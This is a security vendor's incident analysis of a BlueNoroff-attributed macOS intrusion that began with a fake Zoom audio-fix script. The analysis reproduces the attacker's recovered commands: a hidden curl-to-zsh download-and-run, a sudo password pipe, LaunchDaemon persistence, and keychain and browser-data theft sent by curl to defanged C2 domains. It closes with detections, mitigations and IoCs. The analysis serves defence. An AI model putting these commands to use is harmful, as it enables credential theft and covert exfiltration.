Zoom & doom: BlueNoroff call opens the door

fieldeffect.com/blog/zoom-doom-bluenoroff-call-opens-the-door

June 20, 2025 | Security intelligence

By Field Effect

With contributions from Daniel Albrecht, Sean Alexander, Elena Lapina.

Loading table of contents...

Key findings

The Field Effect Analysis team has been investigating an incident involving a Canadian online gambling provider, where a threat actor employed social engineering tactics to take control of a victim's computer and deploy infostealer malware.

We believe this is part of a targeted social engineering campaign leveraging both trusted contact impersonation and brand (Zoom) impersonation, with convincingly spoofed domains targeting operational workflows that prioritize speed and routine.

While multiple sources have reported on similar activity over the past month, our team identified a distinct set of indicators of compromise (IoCs) through additional investigations.

Given the unique findings, we opted to share our insights to contribute to the broader understanding of this activity. We believe, based on our findings and previous reports on similar activity, the threat actor may be associated with the advanced persistent threat (APT), BlueNoroff.

About BlueNoroff

BlueNoroff is a financially motivated subgroup of North Korea's state-sponsored Lazarus Group, believed to operate under Bureau 121 of the Reconnaissance General Bureau (RGB). Its primary mission is to generate revenue to support the economic and strategic objectives of the North Korean regime.

Active since at least 2010, BlueNoroff has been tracked under various aliases including APT38, Stardust Chollima, BeagleBoyz, and NICKEL GLADSTONE, depending on the reporting vendor.

Focused on financial gain, the group has a consistent pattern of targeting financial institutions, the cryptocurrency ecosystem, gaming and entertainment industry, and fintech companies with primary targets in South Korea, Japan, North America, and Europe.

Case summary

The initial access occurred on the morning of Wednesday, May 28, 2025. The victim had a scheduled Zoom meeting on topics including cryptocurrency with a contact known from prior dealings.

The impersonation of a known contact aligns with prior threat actor behavior involving credential compromise or impersonation tactics to gain trust and facilitate engagement.

During the call, the victim experienced audio issues and multiple pop-up warnings. The other participant then prompted the victim to run a script masquerading as a Zoom audio repair tool. The initial commands can be seen below.



Image 1: Zoom SDK Update script

The displayed portion of the script conducts benign installation and updating tasks, leveraging legitimate Zoom components and domains that appear legitimate. However, closer examination of the script reveals approximately 10,000 blank lines, followed by a command to download and execute the initial malware script.

The following commands were included on lines 10,017 and 10,018:

```
do shell script “curl -A audio –s http://zoom-
tech[.]us/fix/audio/<target_identifier> | zsh > /dev/null 2>&1”

Display dialog “Upgrade completed successfully!” buttons {“OK”} default button
“OK” with title “Zoom Meeting SKD Support”
```

The victim ran the script, which redirected them to zoom-tech[.]us: a domain that is not affiliated with the official Zoom platform, which operates under zoom.us. We additionally observed that some third-party threat tracking databases have associated this domain with cryptocurrency-related activity.

The domain was registered, using email daniel.castagnolii@gmail[.]com, on the morning of April 14, 2025, and expires on April 14, 2026. Analysis of WHOIS records (Image 2) tied to the domain revealed additional domains registered by the registrant email address within the same time frame.

This correlation offered broader context into the scope of the threat activity and surfaced related activity already documented by other entities in the threat intelligence community.

Image 2: WHOIS record for zoom-tech[.]us

The same registrar information was used to register a similar domain, zoom.webus02[.]us in March 2025. This led us to a GitHub repository by Ukraine-based Maltrail, a malicious traffic detection system, that contained a slew of other Zoom-related domains likely related to this campaign and indicating earlier activity.

Infection chain

The OSA script executed by the victim invoked shell commands to download a secondary script payload using curl and execute with zsh. The directory on the remote server, from which additional scripts were accessed, includes a numerical string believed to be a unique target identification string and was consistent across all curl events for both ingress and exfiltration.

```
curl -A cur1-mac -s http://zoom-tech[.]us/fix/audio-tw/<target_identifier> -o
/tmp/.TMP<random_string>

zsh /tmp/.TMP<random_string>

rm -rf /tmp/.TMP<random_string>
```

This script prompted the user to enter their local account credentials, storing them to a temporary file. The user's password is observed later being exfiltrated, as well as used explicitly in various commands where it is piped into sudo so the password is read off stdin, e.g.:

```
zsh -c echo "<user_password>" | sudo -S whoami
```

An additional file is downloaded and executed, masquerading as legitimate software. This file appears to be infostealer malware.

```
curl -o /Users/Shared/com.apple.sysd -A cur1-agent -d pw -s
https://ajayplamingo[.]com/<target_identifier>

chmod +x /tmp/icloud_helper

/tmp/icloud_helper

/tmp/icloud_helper syncronize
```

Next, a file was downloaded that appears to be a loader for a more fully featured malware implant. The inclusion of the C2 domain and the target identifier as arguments are likely used to associate the final implant with the target organization.

```
curl -o /Users/Shared/com.apple.sysd -A cur1-agent -d pw -s
https://ajayplamingo[.]com/<target_identifier>

chmod 777 /Users/Shared/com.apple.sysd

/Users/Shared/com.apple.sysd https://ajayplamingo[.]com/<target_identifier>
```

A LaunchDaemon bootstrap configuration was dropped by the loader providing persistence at boot time with administrator privileges.

```
<?xml version="1.0" encoding="UTF-8"?>

<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">

<plist version="1.0"><dict>

<key>Label</key>

<string>com.apple.security.update</string>

<key>ProgramArguments</key>

<array>

<string>/bin/sh</string>

<string>-c</string>

<string>/Users/Shared/com.apple.sysd
https://ajayplamingop[.]com/<target_identifier></string>

</array>

<key>RunAtLoad</key>
```

```
<true/>

<key>KeepAlive</key>

<false/>

</dict>

</plist>
```

The following commands were observed creating and installing this configuration:

```
sh -c echo '<configuration>' > '/tmp/com.apple.security.update.plist'

sh -c echo <user_password> | sudo -S cp -rf
/tmp/com.apple.security.update.plist /Library/LaunchDaemons/

rm -rf /tmp/com.apple.security.update.plist`
```

Components of the primary malware implant were downloaded by the loader without explicit commands. One component was then executed with an argument that is likely a reference to a C2 server by direct IP address. Further commands observed appear to be additional configuration and extraction of archived payloads.

```
/Users/Shared/.u8xLja 23.254.203[.]244 443

sh /Users/Shared/in /Users/user /Users/Shared/.u8xLja “/Users/Shared/Wi-Fi
Updater.zip” <user_password>

rm -rf /Users/user/Library/com.apple.wifi.updater`

mkdir /Users/user/Library/com.apple.wifi.updater

unzip -qo “/Users/Shared/Wi-Fi Updater.zip” -d
/Users/user/Library/com.apple.wifi.updater
```

Malware staging directories were created using paths intended to spoof legitimate operating system components and software. Components of the primary malware implant were then moved to these directories, and renamed to be consistent with these masquerade techniques. We additionally observed that temporary files were removed once no longer required to minimize threat actor footprint on disk.

```
sudo -S mkdir -p /Library/RestoreKey

sudo -S chmod 777 /Library/RestoreKey

cp -f /Users/Shared/.u8xLja /Library/RestoreKey/com.apple.siri.updater

chmod 777 /Library/RestoreKey/com.apple.siri.updater
```

```
cp -f /Users/user/Library/Group
Containers/com.apple.siri.updater/com.apple.updater.wake
/Library/RestoreKey/com.apple.updater.wake

chmod 777 /Library/RestoreKey/com.apple.updater.wake
```

The loader then dropped the Wi-Fi Updater component, an ad-hoc signed app with com.apple.security.get-task-allow and com.apple.security.cs.debugger entitlements. The latter entitlement enables Wi-Fi Updater to attach to other processes or get task ports, effectively offering a process injection mechanism.

```
sudo -S rm -rf /Library/LaunchDaemons/com.apple.wifi.updater.plist

sudo -S cp -f /tmp/com.apple.wifi.updater.plist
/Library/LaunchDaemons/com.apple.wifi.updater.plist

rm -rf /tmp/com.apple.wifi.updater.plist

sudo -S launchctl bootout system
/Library/LaunchDaemons/com.apple.wifi.updater.plist

sudo -S launchctl bootstrap system
/Library/LaunchDaemons/com.apple.wifi.updater.plist
```

Following this, we observed successful execution of the implant by the system with commands that also appear intended to masquerade as the Wi-Fi Updater service. An additional component of the implant was then directly executed by the loader.

```
/Users/user/Library/com.apple.wifi.updater/Wi-Fi
Updater.app/Contents/MacOS/Wi-Fi\ Updater --wake-all --enable-logging --
vmodule=/components/update_client,/wi-fi

sudo -u user open -a /Library/RestoreKey/com.apple.siri.updater
```

Finally, the Caffeinate tool (a built-in macOS command-line utility used to prevent a Mac from going to sleep) was used to prevent system sleep.

Data stealing

Data stealing components of the infection chain executed a range of endpoint discovery commands.

```
sh -c grep "Install Succeeded" /var/log/install.log \| awk '{print $1, $2}'

sysctl -n hw.model

sw_vers --ProductVersion

`/bin/zsh -c echo "<user_password>" \| sudo -S whoami
```

```
ps aux

sh -c echo $HOME

whoami

locale LC_CTYPE

ifconfig

grep --color=auto --exclude-dir=.bzr --exclude-dir=CVS --exclude-dir=.git --
exclude-dir=.hg --exclude-dir=.svn --exclude-dir=.idea --exclude-dir=.tox -Eo
inet (addr:)?([0-9]\.){3}[0-9]
```

The malware then collected and exfiltrated sensitive information such as user keychain files and web browser profiles (login data, cookies, history, extension settings, etc.).

Also noteworthy is that this activity was conducted in parallel with ongoing loader activity to persistently install the primary malware implant, resulting in an extremely fast infection chain, with first data exfiltration observed even before the malware had fully been installed.

First, a curl post request was used to exfiltrate the victim's local username and password.

```
sh -c curl -s -d "data=<user> : <user_password>" http://zoom-tech[.]us/zoom-
meeting/password/<target_identifier> > /dev/null 2>&1
```

The password file was then copied to a staging directory, along with user keychain files.

```
cp -rf /Users/Shared/.pwd /tmp/user_<user_identifier>

cp -rf ~/Library/Keychains/login.keychain-db /tmp/user__<user_identifier>
```

The malware then checked for the presence of certain web browsers, adding an additional staging directory for each browser found. The choice to include the Brave browser over more popular browsers is interesting due to its integration of cryptocurrency-related features. The presence of the Telegram messaging app was also checked.

```
sh -c test -d '/Users/user/Library/Application Support/Google/Chrome'

sh -c test -d '/Users/user/Library/Application Support/BraveSoftware/Brave-
Browser'

sh -c cd '/Users/user/Library/Application Support/Google/Chrome/'

mkdir /tmp/user_<user_identifier>/Chrome/

sh -c test -d '/Users/user/Library/Application Support/Telegram Desktop'
```

Browser profiles were then enumerated, and for each profile, certain browser data directories were copied to a staging directory. In addition to 'Local Extension Settings', the 'Local Storage', 'Cookies', and 'Login Data' directories were copied.

```
sh -c cd '/Users/user/Library/Application Support/Google/Chrome/' && find . -
maxdepth 1 -type d \( -name "Profile" -or -name "Default" \) -exec basename {}
\;

cp -rf /Users/user/Library/Application Support/Google/Chrome/Profile 1/Local
Extension Settings /tmp/user_<user_identifier>/Chrome/Profile 1`
```

Next, rsync was used to copy and archive additional browser data to the staging directory, specifically filtering for extension-related information. It is suspected that this is intended to capture any data related to the use of cryptocurrency wallet extensions.

```
mkdir /tmp/user_<user_identifier>/Chrome/Profile 1/IndexedDB

rsync -a --include=chrome-extension --include=chrome-extension/ --exclude=
/Users/user/Library/Application Support/Google/Chrome/Profile 1/IndexedDB/
/tmp/user_<user_identifier>/Chrome/Profile 1/IndexedDB

rsync --server -g -l -o -p -D -r -t -W --dirs .
/tmp/user_<user_identifier>/Chrome/Profile 1/IndexedDB
```

Staged data was then compressed and exfiltrated via curl.

```
zip -r /tmp/user_<user_identifier>.zip user_<user_identifier>

curl -X POST -F file=@/tmp/user_<user_identifier>.zip
https://zmwebsdk[.]com/zoom-data/up<target_identifier>
```

Detecting the threat with Field Effect MDR

Field Effect MDR offers comprehensive protection against macOS malware by addressing multiple stages of the attack lifecycle:

1. Initial access & execution

- Detection of suspicious scripting activity (e.g., AppleScript, zsh, curl) using behavioral analytics
  - T1059.002
  - T1059.004
- Monitors user execution of unsigned or ad-hoc signed binaries to catch social engineering attempts
  T1204.002

2. Persistence & defense evasion

- Tracks creation/modification of LaunchDaemons and LaunchAgents
  - T1543.004
  - T1037.001
- Flags masquerading binaries and obfuscated files
  - T1036.005
  - T1140

3. Credential access

- Detects unauthorized access to Keychain and browser credentials
  - T1555.003
  - T1003.003
- Monitors suspicious GUI prompts for credential theft
  - T1056.002
  - T1556.001

4. Command and control (C2)

- Flags anomalous curl usage and monitors for connections to malicious infrastructure
  - T1105
  - T1090.003
- Uses DNS firewall and network analytics to block and detect covert communications

5. Collection & exfiltration

- Detects data staging and exfiltration tools like rsync
  - T1560.001
  - T1020
- Integrates DLP to monitor unauthorized data egress from sensitive directories
  T1005

6. Discovery

- Monitors system/network reconnaissance commands (e.g., ifconfig, ps aux, sysctl)
  - T1082
  - T1016
  - T1057
- Uses UEBA to detect abnormal user behavior and system enumeration

7. Response & integration

Supports both automated and analyst-guided responses, including endpoint isolation and malware blocking
  - M1037
  - M1038

Conclusion

This activity, attributed to a North Korean threat actor, appears to be part of a broader Zoom-themed campaign traced back to at least March 2025. It exemplifies an evolving pattern in which financially motivated threat actors continue refining their tradecraft, embedding malicious activity within legitimate business workflows and exploiting user trust as the primary attack surface.

Overall, this campaign demonstrates a sophisticated blend of social engineering, stealthy execution, and layered persistence. The actor's use of legitimate tools and services, combined with anti-forensics techniques and credential harvesting, reflects a high level of operational maturity. The targeting of cryptocurrency-related users and organizations further suggests financially motivated objectives, with a strong likelihood of post-exploitation activities such as wallet theft and enterprise data exfiltration.

Given the historical activity of this threat actor, post-exploitation activities would likely have included additional asset discovery, credential harvesting, and probing for cryptocurrency wallets, authentication keys, or sensitive enterprise data, with a strong likelihood of crypto-targeted theft.

Mitigations

As threat actors refine their tactics, educating users on social engineering - such as impersonation during video calls and unexpected prompts to run scripts or software updates - becomes paramount. Simulated phishing and social engineering exercises can help reinforce user vigilance.

Other mitigations to consider:

- Restrict execution of unauthorized scripts and applications, especially from user-writable directories like /tmp or /Users/Shared.
- Use macOS Gatekeeper and System Integrity Protection (SIP) to block unsigned or ad-hoc signed binaries can mitigate some aspects of this threat.
- Deploy MDR/EDR solutions to monitor and block suspicious behavior, obfuscated files, and data exfiltration attempts.
- Continuously audit system activity and apply least privilege principles to reduce exploitation risk.
- Establish a clear and secure channel for users to initiate contact with tech support, and mandate that all support interactions originate through this approved method.
- Prohibit unsolicited outreach from tech support to users, and implement a call-back policy to verify legitimacy, reducing the risk of successful impersonation or social engineering attacks.

Stay on top of emerging threats.

Sign up to receive a weekly roundup of our security intelligence feed. You'll be the first to know of emerging attack vectors, threats, and vulnerabilities.

Sign up

Indicators of compromise (IoCs)

Binaries

/Library/RestoreKey/com.apple.siri.updater

MD5: 032E3E9A09F58A5B776C7374FC66D822

SHA1: 97EE87A342C9977383161185DE934B2BE27BD01A

SHA256:
036CA0A9D6A87E811F96F3AAADD8D0506954716CDB3B56915FC20859F1363C2F

Users/user/Library/com.apple.wifi.updater/Wi-Fi Updater.app/Contents/MacOS/Wi-Fi Updater

Signed with an ad-hoc key and Signing ID com.Wi-Fi-Updater

MD5: 73D26EB56E5A3426884733C104C3F625

SHA1: 4D101F0CA2BD81C23F0E68DBF34B3CD6625188B7

SHA256:
CCF7F7678965105142F6878D7B1F1F1C6F31FDBC45B0E50B8E70D0441F0B7472

/Users/Shared/com.apple.sysd

MD5: 1653D75D579872FADEC1F22CF7FEE3C0

SHA1: 1269E7279B701777A660C7FA982F480CD1FFA43B

SHA256:
81612CAB25C707A4C5D12BB21FF5F87386FB52DCD0A12BBD063A9B4B11F2DF14

/Users/Shared/.u8xLja

.u8xLja will be random per-target

Same hashes as /Library/RestoreKey/com.apple.siri.updater

/tmp/icloud_helper

MD5: C1793375AA046213293F367AD338F5D8

SHA1: 6FFA82B33EC40477829E240458D65707EEF882F8

SHA256:
5B6CE5E4AB8805884E497B53E57E05BE8B2AB07C87DADCBDCE137AC7DF025690

Files

/Library/LaunchDaemons/com.apple.security.update.plist

/Library/LaunchDaemons/com.apple.wifi.updater.plist

/Users/user/Library/Application Support/CloudStore

/Users/user/Library/LaunchAgents/com.apple.wifi.updater.plist

/Users/user/Library/Group Containers/com.apple.siri.updater/com.apple.updater.wake

/Library/RestoreKey/com.apple.updater.wake

/Users/Shared/.pwd

C2 domains

zoom-tech[.]us

ajayplamingo[.]com

zmwebsdk[.]com

IP address

23.254.203[.]244

Additional domains likely registered under the same actor:

usweb08[.]us

zoom.usweb08[.]us

zoom.usweb08[.]us

ae-zoom[.]us

api-zoom[.]com

app-center[.]download

app-zoom[.]website

as-zoom[.]us

biz-zoom[.]us

bizmeet[.]online

biz-zoom[.]us

biz-zoom[.]us

bizmeeting[.]org

bizmeeting[.]video

boolnetwork[.]xyz

bu-zoom[.]us

business-zoom[.]us

business-zoom[.]us

calystiabusiness[.]com

capitalviabtc[.]com

communicationhub[.]us

cr-zoom[.]us

downloadcenter[.]website

en-zoom[.]us

en-zoom[.]us

extrazoom[.]us

fronterixbusiness[.]com

globiscapital[.]co

globiscapitals[.]com

hanagroup[.]live

hanagroup[.]video

hartmanmcapital[.]com

hk05web[.]us

ignite[.]bizmeeting[.]org

innerteams[.]us

interzoom[.]us

jp-zoom[.]com

justbuiltprojects[.]com[.]au

krakenmeetings[.]com

mediaprime[.]team

mythicaigames[.]foundation

mythicaigames[.]foundation

mzweb3[.]bu-zoom[.]us

mzweb3[.]bu-zoom[.]us

mzweb3[.]jp-zoom[.]com

officezoom[.]us

openfort-team[.]xyz

openfort[.]video

openfort[.]xyz

openfort[.]video

pre-zoom[.]us

pre-zoom[.]us

republic[.]innerteams[.]us

rwa-team[.]video

str8fire-team[.]network

su05web[.]us

superstatefund[.]co

synternetlab[.]com

twosigma-vc[.]com

uefa-meeting[.]com

uk03web[.]us

uk03web[.]us

uk06web[.]us

uk03web[.]us

uk06web[.]us

uk07web[.]us

usweb-zoom[.]us

ukweb07[.]us

web[.]zoomhub[.]us

web001-zoom[.]us

web001zoom[.]us

web001zoom[.]us

web011zoom[.]us

webmeet[.]icu

web021zoom[.]us

webmeet[.]icu

webus02[.]us

webus02[.]us

webus07[.]us

webus02[.]us

webzoom[.]video

xn--rxamia[.]com

xn--rxamia[.]com

zoom-sdk[.]us

zoom[.]ukweb07[.]us

zoom[.]ukweb07[.]us

zoomhub[.]us

zooom[.]in

ae-zooom-hegne-meetingsfromf6758s[.]pages[.]dev

alejandro[.]uefa-meeting[.]com

api[.]zoom-sdk[.]us

baincapitalcrypto[.]zm-meeting[.]com

capitalviabtc[.]comhollow-jordan-narrow[.]on-fleek[.]app

dunamu[.]jp-zoom[.]com

ecosystem[.]openfort[.]video

gcp[.]webzoom[.]video

group[.]superstatefund[.]co

hwsrv-1275416[.]hostwindsdns[.]com

ignite[.]bizmeeting[.]video

kourosh[.]uefa-meeting[.]com

kourosh[.]uefa-meeting[.]com

luc[.]uefa-meeting[.]com

mail[.]web021zoom[.]us

matias[.]uefa-meeting[.]com

mediaprime[.]team

meet[.]capitalviabtc[.]com

meet[.]capitalviabtc[.]comhollow-jordan-narrow[.]on-fleek[.]app

meet[.]globiscapital[.]co

meet[.]globiscapitals[.]com

meet[.]hanagroup[.]video

meet[.]mythicaigames[.]foundation

meet[.]mythicaigames[.]foundation

meet[.]openfort-team[.]xyz

meet[.]picwe-team[.]com

meet[.]re7[.]network

meet[.]rwa-team[.]video

meet[.]str8fire-team[.]network

meet[.]superstatefund[.]co

meet[.]synternetlab[.]com

meet[.]twosigma-vc[.]com

meeting-zoom-witcam-tests-meet-id-5u83-82f3-8h39-83h9-d9e3[.]pages[.]dev

meeting-zoom-witcam-tests-meet-id-5u83-82f3-8h39-83h9-d9e3[.]pages[.]dev

meetwithhealthyh2o[.]com

openfort[.]businessmeet[.]xyz

partner[.]hartmanmcapital[.]com

partners[.]boolnetwork[.]xyz

republic[.]biz-zoom[.]us

republic[.]bu-zoom[.]us

republic[.]bu-zoom[.]us

republic[.]bu-zoom[.]us

republic[.]extrazoom[.]us

republic[.]officezoom[.]us

republic[.]pre-zoom[.]us

republic[.]usweb-zoom[.]us

republic[.]usweb-zoom[.]us

riccardo[.]uefa-meeting[.]com

rwa[.]business-zoom[.]us

rwa[.]business-zoom[.]us

sammy[.]uefa-meeting[.]com

sammy[.]uefa-meeting[.]com

skalelabs[.]as-zoom[.]us

skalelabs[.]as-zoom[.]us

skalelabs[.]as-zoom[.]us

skalelabs[.]bu-zoom[.]us

skalelabs[.]mediaprime[.]team

skalelabs[.]pre-zoom[.]us

skalelabs[.]usweb-zoom[.]us

stage[.]bizmeet[.]online

stage[.]bizmeet[.]org

stage[.]bizmeet[.]org

str8fire[.]businessmeet[.]xyz

tom[.]uefa-meeting[.]com

tom[.]uefa-meeting[.]com

viabtc[.]webmeet[.]vip

web[.]interzoom[.]us

web3fund[.]as-zoom[.]us

web3fund[.]as-zoom[.]us

web3fund[.]io

zach[.]uefa-meeting[.]com

zoom[.]app-center[.]download

zoom[.]app-center[.]download

zoom[.]downloadcenter[.]website

zoom[.]hanagroup[.]live

zoom[.]hk05web[.]us

zoom[.]personifyio[.]com

zoom[.]su05web[.]us

zoom[.]su05web[.]us

zoom[.]su05web[.]us

zoom[.]uk03web[.]us

zoom[.]uk06web[.]us

zoom[.]uk07web[.]us

zoom[.]ukweb05[.]us

zoom[.]ukweb06[.]us

zoom[.]webus02[.]us

zoom[.]webus07[.]us

zoomapp[.]downloadcenter[.]website

zoomtomeet[.]pposbc[.]org

zoomtomeet[.]pposbc[.]org

zooom[.]pages[.]dev

zooommeeting[.]pages[.]dev